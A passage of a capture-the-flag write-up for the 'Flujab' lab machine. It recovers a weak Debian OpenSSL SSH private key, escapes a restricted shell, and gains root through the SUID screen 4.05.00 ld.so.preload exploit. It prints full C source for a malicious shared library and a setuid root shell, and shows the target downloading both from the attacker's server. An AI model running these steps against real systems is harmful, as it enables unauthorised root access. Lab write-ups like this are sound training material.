We notice a deprecated_keys folder which is unusual. Let's dig into it.



```
/etc/ssh/deprecated_keys

Up one level
0022673.pub   738 bytes
0117483.pub   739 bytes
0220529.pub   737 bytes
0223269.pub   737 bytes
0311840.pub   738 bytes
README.txt    302 bytes
```


We find some public keys and a README. Let's view what it's saying.



```
Copies of compromised keys will be kept here for comparison until all staff
have carried out PAM update as per the surgery security notification email.

!!! DO NOT RE-USE ANY KEYS LINKED TO THESE !!!


UPDATE..
All bad priv keys have now been deleted, only pub keys are retained
for audit purposes.
```

It's talking about compromised keys and deletion of bad private keys. Looks like something related to key generation. After a bit of googling we come across this repo - https://github.com/g0tmi1k/debian-ssh, describing a vulnerability in OpenSSL where the PRNG is predictable. To find a private key we need the public key which could be in the authorized_keys file.

Looking at the authorized_keys file we noticed this comment,




```
/authorized_keys

# shell whitelisting + key auth enabled
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAgEAqTfCP9e71pkBY+uwbr+IIx1G1r2G1mcjU
    +cMEvdGZNRxCxaBNtGfMZTTZwjMNKAB7sJFofSwM29SHhuioeEbGU+ul+QZAGlk1x
    /IQP4VoCMQnDpCUwRCNoRb/kwqOMz8ViBEsg7odof7jjdOlbBz/F9c/s4nbS69v1x
    +zz4wcLmeciKAOyzyoLlXKndXd4Xz4c9aIJ/15kUyOvf058P6NeC2ghtZzVirJbSA
    +m6Djz1Xj77QVZbYD8u33fMmL579PRWFXipbjl7sb7NG8ijmnbfeg5H7xGZHM2Prs
    +rL6yKFZSUsYcR0Bot/Ma1k3izKDDTh2mVLehsivWBVI3a/Yv8C1UaI3lunRsh9rX
    =

```

We see the comment about shell whitelisting, a bit of google about it and we find this question. According to the answer, we can use /etc/hosts.deny to deny and /etc/hosts.allow to allow hosts.

FINDING THE PRIVATE KEY

Keeping that aside, first let's find the private key. To find the key size use ssh-keygen on the public key file.

```
ssh-keygen -l -f drno_authkey
```



```
root@Ubuntu:~/Documents/HTB/Flujab# ssh-keygen -l -f drno_authkey
4096 SHA256:zOAcAtkPPKXqN8/XrkIk9w2V9ysS1sqEnklien7DruE no comment (RSA)
root@Ubuntu:~/Documents/HTB/Flujab# 
```

We see that the size is 4096 bits.

Looking at the repo we notice an archive for 4096 bit keys in this folder.


```
wget
https://github.com/g0tmi1k/debian-ssh/raw/master/uncommon_keys/debian_ssh_r
sa_4096_x86.tar.bz2
tar xvf debian_ssh_rsa_4096_x86.tar.bz2
```

Now we can grep for the key to find its corresponding private key.

Once everything is extracted run,

```
grep -R -n  `cat drno_authkey` rsa/
```

The -R flag is used to search recursively in the extracted folder.




```
root@Ubuntu:~/Documents/HTB/Flujab# cat drno_authkey
AAAAB3NzaC1yc2EAAAABIwAAAgEAqTfCP9e71pkBY+uwbr+IIx1G1r2G1mcjU5GsA42OZCWOKhW
ul+QZAGlk1x5Ssv+kvJ5/S9vUESXcD4z0jp21CxvKpCGI5K8YfcQybF9/v+k/KkpDJndEkyV7ka
xCYtOxUlCwaEqm4REf4nN330Gf4I6AJ/yNo2AH3IDpuWuoqtE3a8+zz4wcLmeciKAOyzyoLlXKn
7YS6XG+m6Djz1Xj77QVZbYD8u33fMmL579PRWFXipbjl7sb7NG8ijmnbfeg5H7xGZHM2PrsXt04
3izKDDTh2mVLehsivWBVI3a/Yv8C1UaI3lunRsh9rXFnOx1rtZ73uCMGTBAComvQY9Mpi96riZm
root@Ubuntu:~/Documents/HTB/Flujab# grep -R -n -w `cat drno_authkey` rsa/
rsa/4096/dead0b5b829ea2e3d22f47a7cbde17a6-23269.pub:1:ssh-rsa AAAAB3NzaC1yc
D2YbU/di+cMEvdGZNRxCxaBNtGfMZTTZwjMNKAB7sJFofSwM29SHhuioeEbGU+ul+QZAGlk1x5S
DpCUwRCNoRb/kwqOMz8ViBEsg7odof7jjdOlbBz/F9c/s4nbS69v1xCh/9muUwxCYtOxUlCwaEq
15kUyOvf058P6NeC2ghtZzVirJbSARvp6reObXYs+0JMdMT71GbIwsjsKddDNP7YS6XG+m6Djz1
lB78RC7RCK7s4JtroHlK9WsfH0pdgtPdMUJ+xzv+rL6yKFZSUsYcR0Bot/Ma1k3izKDDTh2mVLe
kTU03cbNE8tDD96TxonMAxE= root@targetcluster
root@Ubuntu:~/Documents/HTB/Flujab# 
```

We find a public key named dead0b5b829ea2e3d22f47a7cbde17a6-23269.pub which has a corresponding private key dead0b5b829ea2e3d22f47a7cbde17a6-23269. Copy it over.

```
cp rsa/4096/dead0b5b829ea2e3d22f47a7cbde17a6-23269 priv_key
chmod 600 priv_key
```

```
ssh -i priv_key drno@10.10.10.124
```

However the ssh still fails.




```
root@Ubuntu:~/Documents/HTB/Flujab# ssh -i priv_key drno@10.10.10.124 -v
OpenSSH_7.9p1 Ubuntu-10, OpenSSL 1.1.1b  26 Feb 2019
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: Applying options for *
debug1: Connecting to 10.10.10.124 [10.10.10.124] port 22.
debug1: Connection established.
debug1: identity file priv_key type -1
debug1: identity file priv_key-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_7.9p1 Ubuntu-10
ssh_exchange_identification: read: Connection reset by peer
root@Ubuntu:~/Documents/HTB/Flujab#
```

From our enumeration earlier we know about the hosts.deny and hosts.allow files. Let's look at them.


FOOTHOLD

Looking at the hosts.deny file we see that there's a deny on any host for sshd.




```
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
#                  See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: some.host.name, .some.domain
#             ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID

sshd : ALL

```

Let's fix this by adding ourselves in /etc/hosts.allow.



```
# grant ssh access per host
# syntax:
# sshd : [host ip]
############################

ALL : 10.10.16.32

```


Enter the IP address and save the file. After trying now SSH we get in!



```
root@Ubuntu:~/Documents/HTB/Flujab# ssh -i priv_key drno@10.10.10.124
Linux flujab 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
rbash: dircolors: command not found
drno@flujab:~$ id
uid=1000(drno) gid=1000(drno) groups=1000(drno),1002(super),1003(medic),1004(drugs),
drno@flujab:~$ cd /
rbash: cd: restricted
drno@flujab:~$
```

We land in a rbash shell which can escaped using SSH too. The -t flag is used to force TTY allocation.

```
ssh -i priv_key drno@10.10.10.124 -t bash
```



```
root@Ubuntu:~/Documents/HTB/Flujab# ssh -i priv_key drno@10.10.10.124 -t bash
drno@flujab:~$ cd /
drno@flujab:/$ ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin   srv  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   share  sys  usr  vmlinuz
drno@flujab:/$ 
```


And now it works.

PRIVILEGE ESCALATION

ENUMERATION


Let’s check the SUID files on the box.

find / -perm -4000 >/dev/null




```
drno@flujab:/$ find / -perm -4000 >/dev/null
bash: find: command not found
drno@flujab:/$
```

We see an error that the command wasn’t found. This is because we didn’t fix the path after breaking out of rbash which is still set to /usr/rbin. Set the path and try again.



```
drno@flujab:/$ echo $PATH
/usr/rbin
drno@flujab:/$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
drno@flujab:/$
```


```
find / -perm -4000 2>/dev/null
```



```
drno@flujab:/$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/local/share/screen/screen
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/screen
/usr/bin/gpasswd
/usr/bin/sudo
/bin/su
/bin/umount
/bin/mount
/bin/ping
drno@flujab:/$
```

We see that /usr/local/share/screen/screen is an SUID file.

Checking the version we see that it's 4.05.00.



```
drno@flujab:/$ /usr/local/share/screen/screen --version
Screen version 4.05.00 (GNU) 10-Dec-16
drno@flujab:/$
```

A google search yields a privesc vulnerability in screen. As there's no gcc on the box let's download it locally and compile and replicate the exploit.

SCREEN EXPLOIT

A flaw in an any SUID can be abused to gain code execution as root. The screen binary is an SUID because it needs to support multiple users at the same time, so it elevates to root and then switches to the respective user.

Looking at the exploit it first creates a malicious shared object, which acts as a dynamic library on Linux. Copy the code between the EOF marks into a C file which looks like,

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

And now to compile it.

```
gcc -fPIC -shared -ldl -o libhax.so file1.c
```

Next, create another file with these contents which will be our suid shell. This will let us elevate to root.

```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

And now compile it.

```
gcc root.c -o rootshell
```

Now let's download this onto the target. Start a simple HTTP server.


```
python3 -m http.server 80 #locally
cd /tmp
wget 10.10.16.32/libhax.so
wget 10.10.16.32/rootshell
```

Once done, copy the commands from the end of the exploit one by one in the same order and execute them.

```
cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
screen -ls
/tmp/rootshell
```


The last command executes our suid i.e rootshell.

However when running the third command we encounter an error,



```
drno@flujab:/etc$ screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
Directory '/run/screen' must have mode 755.
drno@flujab:/etc$
```

This is because it's picking up the wrong version of screen. Change the binary to /usr/local/share/screen/screen which we found earlier and repeat.



```
drno@flujab:/tmp$ cd /etc
drno@flujab:/etc$
drno@flujab:/etc$ umask 000
drno@flujab:/etc$ /usr/local/share/screen/screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
drno@flujab:/etc$ /usr/local/share/screen/screen ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
[screen is terminating]
drno@flujab:/etc$ /tmp/rootshell
# id
uid=0(root) gid=0(root) groups=0(root),1000(drno),1002(super),1003(medic),1004(drugs),1005(doctor)
# wc -c /root/root.txt
33 /root/root.txt
#
```

Trying it again after updating the path works and we get a root shell.